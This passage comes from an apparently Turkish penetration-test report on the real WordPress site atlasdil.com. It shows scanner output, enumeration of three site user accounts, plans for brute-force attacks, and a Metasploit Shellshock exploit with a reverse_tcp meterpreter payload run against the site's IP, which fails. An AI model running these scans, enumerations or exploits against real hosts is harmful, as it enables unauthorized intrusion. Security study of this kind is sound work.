220----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:22. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (93.89.224.197:satik):
```

Şekil 3.20 terminalden ftp hizmetine bağlanılması


FTP(File Transfer Protocol) bir dosya transfer protokolüdür ve uzaktan bağlantılara izin verir. Ftp protokolüne şekil 3.20'de gösterildiği gibi bağlantı sağlayabiliriz, ancak protokol yapılandırılmış anonim girişlere izin verilmemekte. Giriş yapabilmemiz için kullanıcı adı ve şifre bilgilerine ihtiyacımız var.

3.4. Zaafiyet Analizi

3.4.1. Vega Subgraph

Güvenlik şirketi Subgraph tarafından geliştirilen Vega, web uygulamalarının güvenliğini test etmek için ücretsiz ve açık kaynaklı bir tarayıcı, test platformudur. Vega, SQL enjeksiyon, siteler arası komut dosyası (XSS), yanlışlıkla açıklanan hassas bilgiler ve diğer güvenlik açıklarını bulmanıza doğrulamanıza yardımcı olabilir. Java tabanlı, GUI temelli olarak yazılmıştır ve Linux, OS X, Windows üzerinde çalışır. Bu aracın en belirgin özelliği hızlı olmasıdır. Lakin nadiren hatalar oluşturmaktadır. Yani açık olmayan bir bölümde açık olduğunu iddia edebilir. Bu sebepten dolayı açıkları manuel olarak test etmemiz gerekmektedir.

Şekil 3.21 Vega açılış ekranı ve modül seçimi



Select a Scan Target

Choose a target for new scan

Scan Target

☒ Enter a base URI for scan:


☐ Choose a target scope for scan

Default Scope

Web Model

☒ Include previously discovered paths from Web model

< Back Next > **Finish** Cancel




Select Modules

Choose which scanner modules to enable for this scan


Select modules to run:

- ☒ Injection Modules
 - ☒ Bash Environment Variable Blind OS Injection (CVE-2014-6271, CVE-2014-6278) Checks
 - ☐ Integer Overflow Injection Checks
 - ☒ XSS Injection checks
 - ☒ Remote File Include Checks
 - ☐ Blind SQL Injection Timing
 - ☒ Local File Include Checks
 - ☐ Blind XPath Injection Checks
 - ☒ Cross Domain Policy Auditor
 - ☐ Format String Injection Checks
 - ☒ Shell Injection Checks
 - ☒ Eval Code Injection
 - ☒ HTTP Trace Probes
 - ☐ Blind OS Command Injection Timing
 - ☒ Blind SQL Text Injection Differential Checks
 - ☒ HTTP Header Injection checks
 - ☒ URL Injection checks
 - ☒ Blind SQL Injection Arithmetic Evaluation Differential Checks
 - ☒ XML Injection checks

Vega bulduğu zaafiyetleri High, Medium, Low ve Info başlıkları altında dört sınıf içinde listelemekte. Hing sınıfında sistem için kritik, biran önce müdahale edilmesi gereken Sql Injection, XSS Injection gibi olası zaafiyetler listeniyor. Medium sınıfında hassas verilerin olabileceği sistem dosyalarının uzantıları, Low ve Info sınıflarında dizinler ve kırık uzantılar listelenmekte.



Şekil 3.22 Vega tarama bulguları



► DISCUSSION

Vega has detected a possible absolute filesystem path (i.e. one that is not relative to the web root). This information is sensitive, as it may reveal things about the server environment to an attacker. Knowing filesystem layout can increase the chances of success for blind attacks. Full system paths are very often found in error output. This output should never be sent to clients on production systems. It should be redirected to another output channel (such as an error log) for analysis by developers and system administrators.

► IMPACT

- » Vega has detected what may be absolute filesystem paths in scanned content.
- » Disclosure of these paths reveals information about the filesystem layout.
- » This information can be sensitive, its disclosure can increase the chances of success for other attacks.








► REMEDIATION

- » Absolute paths are often found in error output.
- » Both the system administrators and developers should be made aware, as the problem may be due to an application error or server misconfiguration.
- » Error output containing sensitive information such as absolute system paths should not be sent to remote clients on production servers.
- » This output should be sent to another output stream, such as an error log.

Şekil 3.23 Vega örnek zaafiyet raporu

Site üzerinde kritik bir zaafiyet bulamadık, /wp-includes klasörü WordPress'in çalışması için gerekli çekirdek dosyaların bulunduğu bir dizindir. Tamamen WordPress çekirdeği ve WordPress'in çalışması için özel bir bölümdür.

Index of /wp-includes/sodium_compat/

Name	Last modified
 Parent Directory	31-Mar-2020 23:03
 lib	31-Mar-2020 23:03
 namespaced	31-Mar-2020 23:03
 src	31-Mar-2020 23:03
 LICENSE	09-Dec-2019 19:42
 autoload.php	09-Dec-2019 19:42
 composer.json	09-Dec-2019 19:42


Proudly Served by LiteSpeed Web Server at atlasdil.com Port 80

Şekil 3.24 /Wp-Includes klasörünün tarayıcıda görüntülenmesi

3.4.2. WPScan

WPScan aracı wordpress sistemler için bir açık tarama ve bilgi toplama aracıdır. Bir çok özelliği bulunmakta ve oldukça stabil çalışmaktadır. Wordpress sistemler artık bilindiği gibi artık en çok tercih edilen hazır sistemlerden ve dünya çapında binlerce kişinin tercihi olmaktadır. Devlet siteleri, özel kurum ve şirketler tarafından tercih edilip kullanılmaktadır. Bunun nedeni hızlı yapısı, birçok halihazırda eklentisi ve arayüzleridir. Elbette bunun yanında da açıkları oldukça fazla. Bilgi toplama sürecinde 'atlasdil.com' sitesinin bir Wordpress sitesi olduğunu öğrenmiştik. Bu sebepten dolayı WPScan aracı testlerimiz için biçilmiş kaftan olabilir.

```
root@kali /h/satik# wpscan --url http://www.atlasdil.com/
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
Scan Aborted: The url supplied 'http://www.atlasdil.com/' seems to be down (Timeout was reached)
```


Şekil 3.25 WPScan ile standard zaafiyet taraması

Şekil 3.25'te görüldüğü üzere çok sık rastlanan zaman aşımı hatası ile karşılaştık, güvenlik duvarını atlatmak için '-random-user-agent' parametrelerinden faydalanacağız. Bir diğer sık karşılaşılan hata ise SSL sertifikasının doğrulanamaması durumudur. Bu durumda '-disable-tls-checks' parametrelerini kullanarak hatayı bypass edebiliriz.

```

root@kali /h/satik [4]# wpscan --url http://www.atlasdil.com/ --random-user-agent

```


 WordPress Security Scanner by the WPScan Team
 Version 3.8.22
 Sponsored by Automattic - <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

[+] URL: http://www.atlasdil.com/ [93.89.224.197]
[+] Started: Sat Dec 17 22:10:26 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: LiteSpeed
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://www.atlasdil.com/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] WordPress readme found: http://www.atlasdil.com/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] This site has 'Must Use Plugins': http://www.atlasdil.com/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] Upload directory has listing enabled: http://www.atlasdil.com/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://www.atlasdil.com/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
| - http://www.atlasdil.com/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: reobiz
| Location: http://www.atlasdil.com/wp-content/themes/reobiz/
| Last Updated: 2022-11-16T08:56:00.000Z
| [!] The version is out of date, the latest version is 4.8.8
| Style URL: http://www.atlasdil.com/wp-content/themes/reobiz/style.css?ver=5.4.2
| Style Name: Reobiz
| Style URI: https://www.rstheme.com/products/wordpress/reobiz
| Description: Riobiz - Business Multipurpose WordPress Theme...
| Author: RS Theme
| Author URI: http://www.rstheme.com
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://www.atlasdil.com/wp-content/themes/reobiz/style.css?ver=5.4.2, Match: 'Version: 1.1'

```

Şekil 3.26 WPScan, sistem WordPress versiyon ve tema çıktıları

```

[i] Plugin(s) Identified:

[+] contact-form-7
| Location: http://www.atlasdil.com/wp-content/plugins/contact-form-7/
| Last Updated: 2022-12-16T06:35:00.000Z
| [!] The version is out of date, the latest version is 5.7.1
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
|   Urls In 404 Page (Passive Detection)
|   Hidden Input (Passive Detection)
|
| Version: 5.1.9 (100% confidence)
| Found By: Query Parameter (Passive Detection)
|   - http://www.atlasdil.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.1.9
|   - http://www.atlasdil.com/wp-content/plugins/contact-form-7/includes/js/scripts.js?ver=5.1.9
| Confirmed By:
|   Hidden Input (Passive Detection)
|     - http://www.atlasdil.com/, Match: '5.1.9'
|   Readme - Stable Tag (Aggressive Detection)
|     - http://www.atlasdil.com/wp-content/plugins/contact-form-7/readme.txt
|   Readme - ChangeLog Section (Aggressive Detection)
|     - http://www.atlasdil.com/wp-content/plugins/contact-form-7/readme.txt

[+] elementor
| Location: http://www.atlasdil.com/wp-content/plugins/elementor/
| Last Updated: 2022-12-14T20:21:00.000Z
| [!] The version is out of date, the latest version is 3.9.1
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 2.9.12 (100% confidence)
| Found By: Query Parameter (Passive Detection)
|   - http://www.atlasdil.com/wp-content/plugins/elementor/assets/css/frontend.min.css?ver=2.9.12
|   - http://www.atlasdil.com/wp-content/plugins/elementor/assets/js/frontend.min.js?ver=2.9.12
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
|   - http://www.atlasdil.com/wp-content/plugins/elementor/readme.txt

[+] revslider
| Location: http://www.atlasdil.com/wp-content/plugins/revslider/
| Last Updated: 2022-11-16T10:06:53.000Z
| [!] The version is out of date, the latest version is 6.6.7
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
|   Urls In 404 Page (Passive Detection)
|   Meta Generator (Passive Detection)
|
| Version: 6.2.10 (100% confidence)
| Found By: Meta Generator (Passive Detection)
|   - http://www.atlasdil.com/, Match: 'Powered by Slider Revolution 6.2.10'
| Confirmed By: Release Log (Aggressive Detection)
|   - http://www.atlasdil.com/wp-content/plugins/revslider/release_log.html, Match: 'Version 6.2.1
h May 2020)'

[+] rselements
| Location: http://www.atlasdil.com/wp-content/plugins/rselements/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| The version could not be determined.

[+] woocommerce
| Location: http://www.atlasdil.com/wp-content/plugins/woocommerce/
| Last Updated: 2022-12-14T06:02:00.000Z
| [!] The version is out of date, the latest version is 7.2.0
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
|   Urls In 404 Page (Passive Detection)
|   Meta Generator (Passive Detection)
|
| Version: 4.2.0 (100% confidence)
| Found By: Query Parameter (Passive Detection)
|   - http://www.atlasdil.com/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=
4.2.0
|   - http://www.atlasdil.com/wp-content/plugins/woocommerce/assets/css/woocommerce-smallscreen.cs
.2.0
|   - http://www.atlasdil.com/wp-content/plugins/woocommerce/assets/js/frontend/woocommerce.min.js
.2.0
|   - http://www.atlasdil.com/wp-content/plugins/woocommerce/assets/js/frontend/cart-fragments.min
r=4.2.0
| Confirmed By: Meta Generator (Passive Detection)
|   - http://www.atlasdil.com/, Match: 'WooCommerce 4.2.0'

```

Şekil 3.27 WPScan, sistemin kullandığı eklentilerin çıktısı

Sistemde kullanılan eklentiler ve temalar güncel görünüyor WPScan aracı herhangi bir zaafiyet bulamadı. Emin olmak için 'exploit-db.com' adresinden eklentilerin güncel zaafiyetlerinin olup olmadığına baktım ve sonuç WPScan ile aynı gözükmekte. Sisteme kullanıcıların 'wp-login' adresinden giriş yaptığını bilgi toplama aşamasında öğrenmiştik, WPScan aracı ile sistemde varolan kullanıcı isimlerini '-enumerate u' parametresi ile öğrenip sızma testi aşamasında kaba kuvvet saldırıları gerçekleştirebiliriz.

```
root@kali /h/satik# wpscan --url http://www.atlasdil.com/ --random-user-agent --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://www.atlasdil.com/ [93.89.224.197]
[+] Started: Sun Dec 18 00:27:30 2022

[i] User(s) Identified:

[+] Atlas Dil
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[+] atlasdil
| Found By: Wp Json Api (Aggressive Detection)
| - http://www.atlasdil.com/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] sorrowkafka
| Found By: Wp Json Api (Aggressive Detection)
| - http://www.atlasdil.com/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Oembed API - Author URL (Aggressive Detection)
| - http://www.atlasdil.com/wp-json/oembed/1.0/embed?url=http://www.atlasdil.com/&format=json
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Dec 18 00:30:01 2022
[+] Requests Done: 56
[+] Cached Requests: 8
[+] Data Sent: 16.483 KB
[+] Data Received: 1.188 MB
[+] Memory used: 189.379 MB
[+] Elapsed time: 00:02:30
root@kali /h/satik#
```

Şekil 3.28 WPScan, sistem kullanıcılarını tespit etme

Sistemde kayıtlı 'Atlas Dil', 'atlasdil' ve 'sorrowkafka' olmak üzere üç adet kullanıcı bulduk.

3.5. Bilgi Analizi ve Planlama

Penetrasyon aşaması için bilgi toplama ve zaafiyet analizi aşamalarında elde ettiğimiz bilgiler doğrultusunda olası senaryoları inceleyelim;

- **Pure-FTPD**

Bilgi toplama aşamasında nMap aracı ile hedef sistemin Pure-FTPD kullandığını öğrenmiştik. Arama motorlarında Pure-FTPD için güncel exploit var olup olmadığına baktığımızda 'Rapid7.com' sitesiyle karşılaşıyoruz. Rapid7 BT ortamları için güvenlik ürünleri üreten aynı zamanda penetrasyon aşamasında exploiti kullanmak için yararlanacağımız 'Metasploit' aracında geliştiricisidir.

Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)

Disclosed	Created
09/24/2014	05/30/2018

Description

This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets the Pure-FTPD FTP server when it has been compiled with the --with-external-auth flag and an external Bash script is used for authentication. If the server is not set up this way, the exploit will fail, even if the version of Bash in use is vulnerable.

Development

[Source Code](#)

[History](#)

Şekil 3.29 Rapid7, Pure-FTPD exploiti


Rapid7 bu exploitin 'Shellshock' açığından yararlandığını ve bu açığın 2014 tarihinde keşfedildiğini ancak exploitin 2018 yılında yazıldığını söylüyor. Shellshock, kullanıcıların komutlar yazmasına çalıştırmasına olanak sağlayan bir Bash hatasıdır.[5] Exploitin kaynak koduna bakıp çalıştığı port numarasını kontrol etmekte fayda var. Atlasdil'in ftp protokolü 21 portundan farklı bir portta çalışıyor olsaydı Metasploitin kurulu olduğu dizine gidip exploitimizin port numarasını değiştirmeliydik.

```
73     register_options(  
74         [  
75             Opt::RPORT(21),  
76             OptString.new('RPATH', [true, 'Target PATH for binaries used by the CmdStager', '/bin'])  
77         ])
```

Şekil 3.30 Exploit kaynak kodu port kontrolü

- **Kaba Kuvvet Saldırısı**

Robots.txt dosyasından admin giriş paneline erişim sağlamıştık. WPScan aracı ile elde ettiğimiz kullanıcılara ve ftp protokolüne bağlanmak için kaba kuvvet saldırıları gerçekleştirebiliriz. Kaba kuvvet saldırılarında 'Cupp' aracı ile kişiye özel wordlist dosyası oluşturabiliriz. Kişiye özel wordlist oluştururken kullanıcının doğum tarihi, takımı, eşinin adı varsa evcil hayvanının adı gibi özel bilgilere ihtiyacımız var. Bu bilgilere sahip olmadığımız için dünyada en çok kullanılan şifrelerden filtrelenmiş Utku Şen'in yapmış olduğu üç yüz bin küsur adet şifreden türkçe wordlisti[18] kullanacağım.



Şekil 3.31 Türkçe wordlist dosya boyutu

- **Sosyal Mühendislik Saldırıları**

Bilişim sistemlerinde bilgi ve sistem güvenliğinin sağlanması ve verilerin korunması sadece teknolojik çözümlerle mümkün değildir. Çünkü en güvenli sistemlerin arkasında bile bir insanın olduğu dikkate alınmalıdır. Güvenlik zincirindeki en zayıf halka olan insan, farklı zamanlarda farklı davranışlar sergilemesinden dolayı güvenlik sürecinde çeşitli zafiyetler gösterebilmektedir. Bu zafiyetleri ortaya çıkarmak ve istismar etmek sosyal mühendislik kavramının ortaya çıkmasına sebep olmuştur.[15]

- **Kablosuz Ağ Saldırıları** Bir kurum için göz ardı edilmemesi gereken en önemli konulardan bir diğeri ise kablosuz ağ güvenliğidir. Aynı ağ içerisinde mobil cihazlar ve kişisel bilgisayarların var olduğunu hesap edersek ve aynı ağ ortamında bulunabilirsek ağ trafiğini izleyebiliriz.

3.6. Saldırı & Penetrasyon

3.6.1. Metasploit Framework

Metasploit güvenlik testleri için geliştirilmiş olan açık kaynak kodlu bir penetrasyon test aracıdır. Ruby dili ile kodlanmıştır ve pratik bir arayüze ve kurallara sahiptir.[4]Pure-FTPd exploit modülü kimlik doğrulama için harici bir Bash betiği kullanıldığında Pure-FTPd FTP sunucusunu hedefler. Sunucu bu şekilde kurulmamışsa, kullanılan Bash sürümü savunmasız olsa bile istismar başarısız olur.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/ftp/pureftpd_bash_env_exec
2 msf exploit(pureftpd_bash_env_exec) > show targets
3 ...targets...
4 msf exploit(pureftpd_bash_env_exec) > set TARGET < target-id >
5 msf exploit(pureftpd_bash_env_exec) > show options
6 ...show and set options...
7 msf exploit(pureftpd_bash_env_exec) > exploit
```

Şekil 3.32 Rapid7, metasploit Pure-FTPd exploit kullanımı

Kali Linux terminaline 'msfconsole' yazdıktan sonra 'search' parametresiyle ihtiyacımız olan exploitin varlığını kontrol edebilir ve mevcut ise dosya konumunu görebiliriz.

```
msf6 > search pure-ftp
Matching Modules
=====
#  Name
-  -
0  exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPd External Authentica
tion Bash Environment Variable Code Injection (Shellshock)
```

Şekil 3.33 Metasploit, exploit arama

```

msf6 > use exploit/multi/ftp/pureftpd_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Linux x86
  1    Linux x86_64

msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set target 1
target => 1
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > show options

Module options (exploit/multi/ftp/pureftpd_bash_env_exec):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.109    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPATH     /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT     21              yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH    Path to a custom SSL certificate (default is randomly generated)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.109    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  1    Linux x86_64

msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set rhosts 93.89.224.197
rhosts => 93.89.224.197
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] 93.89.224.197:21 - Command Stager progress - 60.19% done (499/829 bytes)
[*] 93.89.224.197:21 - Command Stager progress - 100.60% done (834/829 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >

```


Şekil 3.34 Metasploit, exploit kullanımı

Rapid7 adresinde modül kullanımına ek olarak 'set rhosts' parametresiyle sızmaya çalıştığımız IP adresini yazıyoruz, 'exploit' parametresi ile işlemi başlattıktan sonra açık bir oturuma sahip olmayı hedefliyoruz. Şekil 3.34 görüldüğü üzere Ftp exploit işlemimiz 'no session was created' çıktısıyla başarısız oldu.

